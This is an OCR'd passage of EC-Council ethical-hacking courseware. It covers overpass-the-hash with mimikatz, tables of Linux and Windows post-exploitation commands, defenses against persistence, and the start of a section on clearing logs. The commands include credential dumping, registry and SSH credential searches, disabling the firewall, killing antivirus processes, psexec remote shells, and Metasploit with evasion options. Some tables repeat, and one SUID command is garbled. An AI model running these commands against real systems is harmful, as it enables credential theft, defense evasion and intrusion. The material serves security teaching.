a post-exploitation process, the attackers must have already obtained valid NTLM hashes or AES keys of the target user to request a Kerberos TGT for that specific account. Eventually, attackers gain access to different devices or services that are permissible through the account, and they can manipulate them accordingly.

Attackers use tools such as mimikatz to perform OPtH attacks.

- **mimikatz**

  Source: *https://github.com*

  The mimikatz tool allows attackers to obtain and store different authentication credentials such as Kerberos tickets. It assists attackers in stealing credentials and performing privilege escalation. Attackers also use mimikatz to perform OPtH attacks. Given below are the commands used to perform the attack and obtain AES128, NTLM (RC4), and AES256 keys for a Kerberos ticket, which can be further used to access different authorized resources.

  `privilege::debug`

  `sekurlsa::ekeys`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.229: Screenshot of mimikatz

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Linux Post- Exploitation

File-System Commands

Command	Description
find / -perm -4000 -ls 2> /dev/null	Discovers SUID-executable binaries
$ chmod o-w file	Disables write access to a file
find / -name "*.txt" -ls 2> /dev/null	Discovers .txt files on the system
sudo -l	Displays the list of permitted and forbidden commands

Information-Gathering Commands

Command	Description
ps -ef	Displays the current process along with its process ID (PID)
mount	Attaches a file system to the directory tree structure
route -n	Displays host/network names in numeric form
cat /etc/crontab	Displays running cron jobs

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Linux Post-Exploitation

After compromising and gaining shell access to a target system, attackers attempt to perform further exploitation to gain complete access over other resources and achieve long-term persistence.

Listed below are some Linux-based post-exploitation commands.

File-System Commands

Command	Description
`find / -perm -3000 -ls 2> /dev/null`	Discovers SUID-executable binaries
`find / -path /sys -prune -o -path /proc -prune -o -type f -perm -o=w -ls 2> /dev/null`	Discovers world-writable files
`chmod o-w file`	Disables write access to a file
`find / -path /sys -prune -o -path /proc -prune -o -type d -perm -o=w -ls 2> /dev/null`	Discovers world-writable directories
`find / -name "*.txt" -ls 2> /dev/null`	Discovers .txt files on the system
`sudo -l`	Displays the list of permitted and forbidden commands
`openssl s_client -connect <hostname>:<port> -showcerts`	Displays all certificates' details
`keytool -list -v -keystore keystore.jks`	Displays contents of keystore files and alias names

Table 6.13: Commands on file systems

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Information-Gathering Commands

Command	Description
`ps -ef`	Displays the current process along with its process ID (PID)
`mount`	Attaches a file system to the directory tree structure
`route -n`	Displays host/network names in numeric form
`/sbin/ifconfig -a`	Displays network configuration details
`cat /etc/crontab`	Displays running cron jobs
`ls -la /etc/cron.d`	Displays the software package used for the specified cron job
`cat /etc/exports`	Displays directories that can be exported to NFS clients
`cat /etc/redhat* /etc/debian* /etc/*release`	Displays the OS version details
`ls /etc/rc*`	Lists bootup services
`egrep -e '/bin/(ba)?sh' /etc/passwd`	Displays all the users who have shell access
`cat ~/.ssh/`	Displays SSH relationships and login details

Table 6.14: Commands for gathering information

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Post- Exploitation

File-System Commands

Command	Description
dir /a:h	Retrieves the directory names with hidden attributes
findstr /E ".txt" > txt.txt	Retrieves all the text files
findstr /E ".log" > log.txt	Retrieves all the log files
findstr /E ".doc" > doc.txt	Retrieves all the document files

Service Commands

Command	Description
sc queryex type=service state=all	Lists all the available services
sc queryex type=service state=all | find /i "Name of the service: myService"	Lists details about the specified service
net start or stop	Starts/stops a network service
netsh firewall show state	Displays the current firewall state
netsh firewall show config	Displays firewall settings
netsh advfirewall set currentprofile state off	Turns off the firewall service for the current profile
netsh advfirewall set allprofiles state off	Turns off the firewall service for all profiles

WMIC Commands

Command	Description
wmic os where Primary='TRUE' reboot	Reboots Windows
wmic /node:"" product get name,version,vendor	Displays the details of the installed software
wmic cpu get	Retrieves the processor's details
wmic useraccount get name,sid	Retrieves login names and their SIDs

Remote Execution Commands

Command	Description
wmic /node:<IP address> /user:administrator /password:$PASSWORD bios get serialnumber	Retrieves the PC's serial number
taskkill.exe /S <IP address> /U domain\username /F /FI "eset"	Terminates services associated with eset
tasklist.exe /S <IP address> /U domain\username	Defines the user context to execute commands
tasklist.exe /S <IP address> /U domain\username /FI "USERNAME eq NT AUTHORITY\SYSTEM" /FI "STATUS eq running"	Retrieves all the processes running on the system that are not actually "SYSTEM"

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Windows Post-Exploitation

Once attackers compromise a system and gain shell access to it, they can perform various undesirable activities without the user's knowledge. The main intention behind performing post-exploitation is to gain control over every part of the system and maintain persistence over time.

Listed below are some Windows-based post-exploitation commands.

File-System Commands

Command	Description
dir /a:h	Retrieves the directory names with hidden attributes
findstr /E ".txt" > txt.txt	Retrieves all the text files
findstr /E ".log" > log.txt	Retrieves all the log files
findstr /E ".doc" > doc.txt	Retrieves all the document files

Table 6.15: File-system commands

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Hash Computing Commands

Command	Description
`Get-FileHash <file-name> -a md5`	Generates MD5 hashes
`Get-FileHash <file-name> -a sha1`	Generates SHA-1 hashes
`Get-FileHash <file-name>`	Retrieves SHA-256 hashes by default

Table 6.16: Hash computing commands

Registry Commands

Command	Description
`reg query HKEY_LOCAL_MACHINE/f credential /t REG_SZ /s > hklm_password.txt`	Detects the registry hives for the value “credential”
`reg query HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated > reg_always.txt`	Checks whether any package is installed with elevated privileges. If value is "1", the installer uses elevated privileges for installing applications.
`reg query HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall >> ListofInstalledPrograms.txt`	Provides a list of all programs to query a registry

Table 6.17: Registry commands

Scheduler Commands

Command	Description
`schtasks /query /fo LIST /v > schtasks.txt`	Retrieves the scheduled task list
`tasklist /SVC > tasklist.txt`	Retrieves all currently active processes

Table 6.18: Task schedule commands

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

WMIC Commands

Command	Description
`wmic os where Primary='TRUE' reboot`	Reboots Windows
`wmic service get name,displayname,pathname,startmode > wmic_service.txt`	Retrieves the service name, path of the executable, etc.
`wmic /node:"" product get name,version,vendor`	Displays the details of the installed software
`wmic cpu get`	Retrieves the processor's details
`wmic useraccount get name,sid`	Retrieves login names and their SIDs

Table 6.19: WMIC commands

Net Commands

Command	Description
`net config rdr`	Shows domain connection details
`net computer \\computername /add`	Adds a computer to the domain
`net view`	Displays the list of computers and networks devices in the domain
`net view \\host`	Displays the name of the host computer
`net share`	Helps manage shared resources with the appropriate parameters

Table 6.20: Net commands

Network Commands

Command	Description
`route print or netstat -r command`	Displays routing tables for the destination
`arp -a`	Shows the ARP table for a specific IP address
`ipconfig /all`	Displays IP configuration details
`getmac`	Retrieves the physical address

Table 6.21: Network commands

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Service Commands

Command	Description
`sc queryex type=service state=all`	Lists all the available services
`sc queryex type=service state=all | find /i "Name of the service: myService"`	Lists details about the specified service
`net start or stop`	Starts/stops a network service
`netsh firewall show state`	Displays the current firewall state
`netsh firewall show config`	Displays firewall settings
`netsh advfirewall set currentprofile state off`	Turns off the firewall service for the current profile
`netsh advfirewall set allprofiles state off`	Turns off the firewall service for all profiles

Table 6.22: Service commands

Remote Execution Commands

Command	Description
`wmic /node:<IP address> /user:administrator /password:$PASSWORD bios get serialnumber`	Retrieves the PC's serial number
`taskkill.exe /S <IP address> /U domain\username /F /FI "eset"`	Terminates services associated with eset
`tasklist.exe /S <IP address> /U domain\username`	Defines the user context to execute commands
`tasklist.exe /S <IP address> /U domain\username /FI "USERNAME eq NT AUTHORITY\SYSTEM" /FI "STATUS eq running"`	Retrieves all the processes running on the system that are not actually "SYSTEM"

Table 6.23: Remote execution commands

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Sysinternals Commands

Command	Description
`psexec -i \\<RemoteSystem> cmd`	Establishes an interactive CMD with a remote system
`psexec -i \\<RemoteSystem> -c file.exe`	Copies file.txt from the local machine to a remote computer
`psexec -i -d -s c:\windows\regedit.exe`	Retrieves the contents of security keys and SAM
`psexec -i \\<RemoteSystem> ipconfig /all`	Displays a remote system's network information

Table 6.24: Sysinternals commands

Authenticated WMI Exec via PowerShell

Commands	Description
`msf > use exploit/windows/local/ps_wmi_exec`	Launches a suitable local exploit
`msf exploit(windows/local/ps_wmi_exec) > show targets`	Displays the list of targets
`msf exploit(windows/local/ps_wmi_exec) > show options`	Displays all the available options
`msf exploit(windows/local/ps_wmi_exec) > show payloads`	Displays possible payloads
`msf exploit(windows/local/ps_wmi_exec) > show evasion`	Displays suitable evasion options

Table 6.25: Metasploit commands

How to Defend against Persistence Attacks

Discussed below are some of the countermeasures to defend against domain dominance attacks:


- Frequently change the password of KRBTGT.
- Use admin credentials only if the data need to be shared among the devices.
- Give access permissions based on user roles.
- Perform system patch management periodically.
- Deploy a minimum privileges access model, which assists in restricting user access and domain admin account access.
- Monitor Kerberos TGTs and domain replication activities.
- Regularly change KRBTGT's password and reset the service twice.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Validate the Kerberos protocol externally to ensure that TGTs are not forged.
- Conduct security awareness campaigns/training on phishing attacks, password creation policies, and other methods.
- Strictly adhere to password policies (in terms of password length, periodic updates, etc.) to enhance the security of individual account access.
- Ensure that Kerberos follows the signing of the Privilege Attribute Certificate (PAC) and TGS with the key "krbtgt" by the key distribution center (KDC).
- Deploy the Kerberos validation tool for verifying the legitimacy of individual tickets provided by a valid KDC.
- Restrict the credential overlap within systems to limit lateral movement through privileged account management.
- Impose the UAC limitations across local accounts over network logon by enabling pass-the-hash mitigations. The registry key to apply UAC restrictions is

  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy
- Restrict domain users within a local administrator group across multiple systems.
- Limit the inbound traffic through Windows Firewall.
- Implement application sandboxing solutions to restrict the resources and capabilities of applications running on systems.
- Regularly update system firmware (BIOS/UEFI).
- Implement advanced threat protection (ATP) solutions that can identify and respond to sophisticated attacks.
- Collect and analyze logs from all critical systems and endpoints. Look for unusual activities that could indicate attempts at persistence.
- Deploy IDS to monitor network traffic for signs of malicious activity.
- Ensure that remote access to the network is secured through VPNs with strong encryption.
- Turn off services and features that are not required, reducing potential vectors for persistence.
- Utilize security tools that employ behavioral analysis to detect actions typical of persistence mechanisms, such as unusual registry modifications or scheduled tasks.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Clearing Logs

In the previous section, we saw how an attacker can hide malicious files on a target computer using various steganographic techniques, NTFS streams, and other techniques to maintain future access to the target. Once the attacker has succeeded in performing this malicious operation, the next step involves removing any resultant traces/tracks in the system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Covering Tracks

Covering tracks is one of the main stages during system hacking. In this stage, the attacker tries to hide and avoid being detected or "traced out" by covering all "tracks," or logs, generated while accessing the target network or computer. We now look at how the attacker removes traces of an attack on a target computer.

Erasing evidence is a must for any attacker who would like to remain obscure. It is a method used to evade a traceback. It starts with erasing the contaminated logs and possible error messages generated in the attack process. The attacker makes changes to the system configuration such that it does not log the future activities. By manipulating and tweaking event logs, the attacker tricks the system administrator into believing that there is no malicious activity in the system and that no intrusion or compromise has taken place.

Because the first thing a system administrator does when monitoring unusual activity is check the system log files, it is common for intruders to use a tool to modify these logs. In some cases, rootkits can disable and discard all existing logs. Attackers remove only those portions of logs that can reveal their presence if they intend to use the system for a long period as a launch base for future exploitations.

Attackers must make the system appear as it did before access was gained and a backdoor was established. This allows them to change any file attributes back to their original state. The information listed, such as file size and date, is just attribute information contained in the file.

Protection against attackers trying to cover their tracks by changing file information can be difficult. However, it is possible to detect whether an attacker has done so by calculating the file's cryptographic hash. This type of hash is a calculation of the entire file before encryption.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers may not wish to delete an entire log to cover their tracks, as doing so may require admin privileges. If attackers can delete only attack event logs, they will still be able to escape detection.

The attacker can manipulate the log files with the help of

- **SECEVENT.EVT** (security): failed logins, accessing files without privileges
- **SYSEVENT.EVT** (system): driver failure, things not operating correctly
- **APPEVENT.EVT** (applications)

